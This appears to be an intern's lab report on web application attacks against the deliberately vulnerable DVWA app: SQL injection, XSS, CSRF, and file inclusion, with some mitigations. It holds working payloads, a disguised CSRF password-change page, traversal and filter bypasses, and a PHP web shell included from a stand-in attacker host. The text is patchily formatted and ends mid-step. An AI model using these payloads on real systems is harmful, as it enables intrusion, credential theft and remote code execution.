

Name : AAYUSH KUMAR RANJAN

Email : aayushkumar0422@gmail.com

Intern : Cybersecurity & Ethical Hacking

- Task 3 : Web Application Security

Introduction :


This report covers Task 3 :Web Application Security. The objective is to understand cybersecurity fundamentals, create a virtual lab environment, learn Linux basics, networking concepts, cryptography fundamentals, and security tools.

Step 1: SQL Injection


❖ Install DVWA in Kali Linux

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application designed to help security professionals, developers, and students practice common web vulnerabilities (such as SQL injection, XSS, and CSRF) in a controlled, legal environment

APEXPLANET CYBERSECURITY INTERNSHIP TASK-3 FULL REPORT



❖ Perform SQL Injection to extract usernames & passwords



- ❖ Demonstrate prevention using Prepared Statements.

1. The Vulnerable Code (DVWA "Low" Security)

In the vulnerable version of DVWA, the PHP code uses direct string concatenation. It builds the query sentence by dropping the user's input directly into the SQL string.

PHP

```
<?php
```

```
if( isset( $_REQUEST[ 'Submit' ] ) ) {
```

```
    // Get input directly from the user
```

```
    $id = $_REQUEST[ 'id' ];
```

```
    // VULNERABILITY: Raw input is  
    concatenated directly into the query string
```

```
    $query = "SELECT first_name, last_name  
    FROM users WHERE user_id = '$id'";
```

```
    // The combined string is sent to the  
    database to be compiled and executed  
    together
```

```
$result =  
mysqli_query($GLOBALS["__mysqli_ston"],  
$query );  
}  
?>
```

2. The Secure Code (Using PDO Prepared Statements)

To fix this, we implement **Prepared Statements**. Instead of pasting the input directly into the query, we use a placeholder (like ? or :id).

The database compiles the structure of the query **before** the user input is ever touched.

PHP

```
<?php
```

```
if( isset( $_REQUEST[ 'Submit' ] ) ) {
```

```
    // 1. Get the input from the user
```

```
    $id = $_REQUEST[ 'id' ];
```

```
    // 2. Define the SQL structure with a  
    placeholder (:id)
```

// The database compiles this template first.
The logic is now locked in.

```
$stmt = $pdo->prepare('SELECT first_name,  
last_name FROM users WHERE user_id = :id');
```

// 3. Bind the user input explicitly as a value
and execute

// The database ensures \$id is treated ONLY
as data, never as a command.

```
$stmt->execute(['id' => $id]);
```

```
$results = $stmt->fetchAll();
```

```
}
```

```
?>
```

3. How Prepared Statements Defend the Database

Let's look at what happens behind the scenes when an attacker attempts to inject a payload into both scenarios.

The Attack Input:

An attacker enters the following payload into the input box to steal credentials:

SQL

```
1' UNION SELECT user, password FROM  
users #
```

Scenario A: Vulnerable Code (Concatenation)

The database receives one giant string:

SQL

```
SELECT first_name, last_name FROM users  
WHERE user_id = '1' UNION SELECT user,  
password FROM users #';
```

Because the string wasn't compiled beforehand, the database reads the word UNION as a command, merges the tables, and exposes the usernames and passwords.

Scenario B: Secure Code (Prepared Statements)

1. The database compiles the query structure first: *"Find first_name and last_name from users where the user_id equals some specific value."*
2. The database receives the attacker's input: `1' UNION SELECT user, password FROM users #`.

3. The database searches the user_id column for a user whose literal ID matches that exact, entire string:


Since there is no user in the database whose literal numeric ID is "1' UNION SELECT user, password FROM users #", the query safely returns **zero results**.

The injection completely fails because the database interpreter never executes the word UNION as a command—it treats it exactly like a very long, unusual username.


APEXPLANET CYBERSECURITY INTERNSHIP TASK-3 FULL REPORT

Step 2: Cross-Site Scripting (XSS)

❖ Stored XSS attack on DVWA




"Figure: Entering JavaScript payload into the Guestbook message field."




"Figure: JavaScript alert execution confirming Stored XSS vulnerability."

APEXPLANET CYBERSECURITY INTERNSHIP TASK-3 FULL REPORT

❖ Reflected XSS using query parameters.



Injecting the JavaScript payload into the name input box, which passes the malicious script directly into the URL query parameter.



Execution of Reflected Cross-Site Scripting (XSS), where the browser immediately runs the malicious code reflected from the URL parameter.

❖ Mitigation: Input Validation & Content Security Policy (CSP)

Defensive Remediation & Mitigations

To secure the application against SQL Injection and Cross-Site Scripting (XSS), a defense-in-depth approach must be implemented using Input Validation and Content Security Policy (CSP).

A. Input Validation & Sanitization

- **Mechanism:** The application must validate all user inputs against a strict allow-list before processing. For example, the `user_id` field in the SQL Injection module should strictly reject any data type other than integers (digits 0-9).
- **XSS Defense:** For text fields like the Guestbook, input should be sanitized using strong encoding types, and functions like `htmlspecialchars()` must be used to convert raw characters into safe HTML entities before rendering.


B. Content Security Policy (CSP)

- **Mechanism:** CSP is a built-in browser security mechanism configured via HTTP response headers. It restricts the resources (such as JavaScript, CSS, Images) that the browser is allowed to load for a given page.
- **Implementation:** By defining a strict directive like `Content-Security-Policy: default-src 'self';`, the browser will automatically block any inline scripts injected by an attacker (such as `<script>alert(1)</script>`), completely neutralizing both Reflected and Stored XSS threats even if the backend fails to sanitize the input.

APEXPLANET CYBERSECURITY INTERNSHIP TASK-3 FULL REPORT

Step 3: Cross-Site Request Forgery (CSRF)

❖ Create a CSRF attack to change a user's password in DVWA



```
GNU nano 8.7.1 csrf.html *
<!DOCTYPE html>
<html>
<head>
<title>Congratulations! You Won a Prize</title>
</head>
<body>
<h1>Click the button below to claim your rewards!</h1>
<form id="csrfForm" action="http://127.0.0.1/DVWA/vulnerabilities/csrf/" method="GET">
  <input type="hidden" name="password_new" value="hacked123" />
  <input type="hidden" name="password_conf" value="hacked123" />
  <input type="hidden" name="Change" value="Change" />
</form>
<script>
  document.getElementById('csrfForm').submit();
</script>
</body>
</html>
```

Figure :Malicious HTML and JavaScript payload structured to execute a client-side automated form submission for an unauthorized password change.





Figure :Successful execution of the CSRF attack displaying the application's response confirming an unauthorized password modification.

❖ Demonstrate token-based protection.



Step 4: File Inclusion Attacks

❖ Local File Inclusion (read sensitive files)

1. Low Security: Basic Path Traversal

At the **Low** security setting, DVWA passes user input directly into a PHP file inclusion function (include()) without any sanitation or validation.

- **Target Concept:** Directory Traversal (../) allows you to escape the web application's root folder and climb up the server's directory tree.
- **The Payload:** If you look at the URL after clicking one of the default page links, you will see a parameter like ?page=include.php. Replace the file name with path traversal characters to reach a sensitive system file.

For Linux-based setups (most common):

Plaintext

```
http://localhost/dvwa/vulnerabilities/fi/?page=../../../../  
../etc/passwd
```

What this does: Each ../ moves up one directory level. By chaining several together, you ensure you hit the root directory (/) and can then read the system's /etc/passwd file, which lists local user accounts.

For Windows-based setups (XAMPP / WampServer):

Plaintext

http://localhost/dvwa/vulnerabilities/fi/?page=../../../../\n../../../../Windows/win.ini

2. Medium Security: Bypassing Simple String Replacements

At the **Medium** security level, the developer has implemented a naive defense mechanism. The application strips out standard traversal strings (../ and ..\n) or remote protocol streams like http://.

- **The Defense Logic:** It turns ../../etc/passwd into etc/passwd, which fails because the file doesn't exist in the current folder.
- **The Bypass Strategy (Nested Sequences):** Because the stripping mechanism usually only filters out the forbidden string **once** sequentially and doesn't run recursively, you can nest the characters. When the application strips the inner pattern, the surrounding characters collapse together to form a valid payload.

The Payload:

Plaintext

http://localhost/dvwa/vulnerabilities/fi/?page=../../../../../../../../../../../../../../../../etc/passwd

Why it works: When the application looks for ../ and deletes it from/, the remaining characters piece themselves back together to cleanly form ../.

3. High Security: Bypassing White-listing with Specific Rules

At the **High** security level, the application checks if the input parameter begins with a specific allowed string or filename (such as "file"). If it doesn't match the criteria, it drops the request.

- **The Defense Logic:** The code expects the file parameter to strictly interact with its own file structure (e.g., checking if it contains the word file).
- **The Bypass Strategy (The File Protocol Wrapper):** You can use the built-in PHP stream wrapper file:// alongside the exact path to satisfy the logic check while still requesting an arbitrary file.

The Payload:

Plaintext

```
http://localhost/dvwa/vulnerabilities/fi/?page=file:///etc/passwd
```

Why it works: The parameter contains the substring file, which satisfies the application's basic filter logic,

but the protocol forces the operating system to load the specified local file from the absolute root.

4. Advanced: Reading PHP Source Code (PHP Filters)

When you use a standard LFI payload on a .php file, the server executes the PHP code inside it and displays the rendered HTML output. If you want to **read the raw PHP source code** (to find database credentials, config keys, or hardcoded secrets), you have to encode it before the server attempts to parse it.

This technique uses the `php://filter` stream wrapper and works wonderfully on lower security levels.

The Payload:

Plaintext

`http://localhost/dvwa/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=index.php`

- **Result:** The web page will display a long, scrambled string of text.
- **The Final Step:** Copy that string and pass it through a Base64 decoder (via terminal `echo "BASE64_STRING" | base64 -d` or an online tool like CyberChef). This exposes the raw, unexecuted PHP source code of `index.php`.

❖ Remote File Inclusion (execute malicious code)

1. Introduction to File Inclusion

File Inclusion vulnerabilities typically occur in web applications written in scripting languages like PHP. This flaw arises when an application accepts user-supplied input (such as parameters in a URL query string) and passes it directly to file-handling functions (e.g., `include()`, `require()`, `include_once()`, `require_once()`) without proper validation or sanitization.

There are two main types of File Inclusion:

1. **Local File Inclusion (LFI):** The application is forced to read or execute files that already exist locally on the web server.
2. **Remote File Inclusion (RFI):** The application is manipulated into downloading and executing a malicious script hosted on a remote, attacker-controlled server.

2. Local File Inclusion (LFI) Laboratory

2.1 Low Security Level: No Sanitization

- **Vulnerability Analysis:** At this level, the web application trusts user input completely. The backend PHP code looks similar to this:

PHP

```
$file = $_GET['page'];
```

```
include($file);
```

* **Exploitation Technique (Directory Traversal):** An attacker uses relative path traversal sequences (`../`) to escape the web root directory and climb up to the operating system's root directory.

* **Payload (Linux):**

```text

http://localhost/dvwa/vulnerabilities/fi/?page=../../../../..  
../etc/passwd

- **Result:** The server processes the request, navigates back to the root, and displays the contents of /etc/passwd, exposing system users and configuration baselines.

## 2.2 Medium Security Level: Blacklist Filtering (String Replacement)

- **Vulnerability Analysis:** The developer attempts to mitigate risk by implementing a defensive filter that strips out standard path traversal characters using a predefined blacklist.

```
$file = $_GET['page']; $file = str_replace(array("../",
"..\"), "", $file);
```

\* \*\*Bypass Strategy (Nested Sequences):\*\* The `str\_replace` function is non-recursive and processes the input string only once sequentially. By nesting the forbidden sequence inside itself, the application strips

the inner pattern, causing the remaining characters to collapse together and reconstruct a valid traversal payload.

\* \*\*Payload:\*\*

``text

http://localhost/dvwa/vulnerabilities/fi/?page=..././..././...  
/./..././etc/passwd

- **Result:** The application removes the middle ../ string, making the outer components join back into a functioning ../ path, successfully loading the target file.

### 2.3 High Security Level: Strict Substring/Prefix Check

- **Vulnerability Analysis:** The developer implements a strict control check ensuring that the input parameter must either equal include.php or begin exactly with the substring file.

PHP

```
if(!fnmatch("file*", $file) && $file != "include.php")
{
 echo "ERROR: File not found!";
 exit;
```

```
}
```

Mais

**\* \*\*Bypass Strategy (PHP Stream Wrappers):\*\***

Attackers bypass this mechanism by utilizing PHP's built-in `file://`` stream protocol wrapper. Since the input begins with the word `file``, it satisfies the `fnmatch()` criteria while still treating the rest of the string as an absolute filesystem path.

**\* \*\*Payload:\*\***

```
```text
```

```
http://localhost/dvwa/vulnerabilities/fi/?page=file:///etc/passwd
```

2.4 Advanced Technique: Source Code Extraction via PHP Filters

When auditing applications, executing a standard `.php` file via LFI runs the code on the server, showing an empty page or HTML output instead of the raw code. To analyze backend files (e.g., `config.inc.php`) for database credentials, attackers use PHP wrappers to encode the target data.

- Payload:**

Plaintext

`http://localhost/dvwa/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=../../config/config.inc.php`

****Mechanism:**** The ``php://filter`` mechanism interceptively converts the file contents into a Base64 encoded block before rendering it. This prevents server execution and prints a raw cipher-text block, which can be easily decoded locally to read the application's native source code.

3. Remote File Inclusion (RFI) Laboratory

3.1 Pre-requisites & Environment Configuration

Unlike LFI, Remote File Inclusion requires specific operational capabilities inside the server environment. It can only be executed if the following directives are explicitly enabled within the active server's global configuration file (``php.ini``):

```ini`

`allow_url_fopen = On`

`allow_url_include = On`

### 3.2 Low Security Level: Direct Remote Inclusion

- **Attack Mechanism:** An attacker writes a lightweight command execution payload and hosts it as a plaintext configuration script on an external infrastructure asset (e.g., `http://<attacker-ip>:8000/attack.txt`).

PHP

```
<?php
 if(isset($_GET['cmd'])){
 echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
 }
?>
```

**\*\*Exploitation:\*\*** The URL targeting the vulnerable server is loaded with the reference pointing directly to the malicious text file:

```text

`http://localhost/dvwa/vulnerabilities/fi/?page=http://<attacker-ip>:8000/attack.txt`

- **Remote Code Execution (RCE):** The target system reads the external script and interprets it

natively. The attacker can now apprise system commands directly through the browser interface:

Plaintext

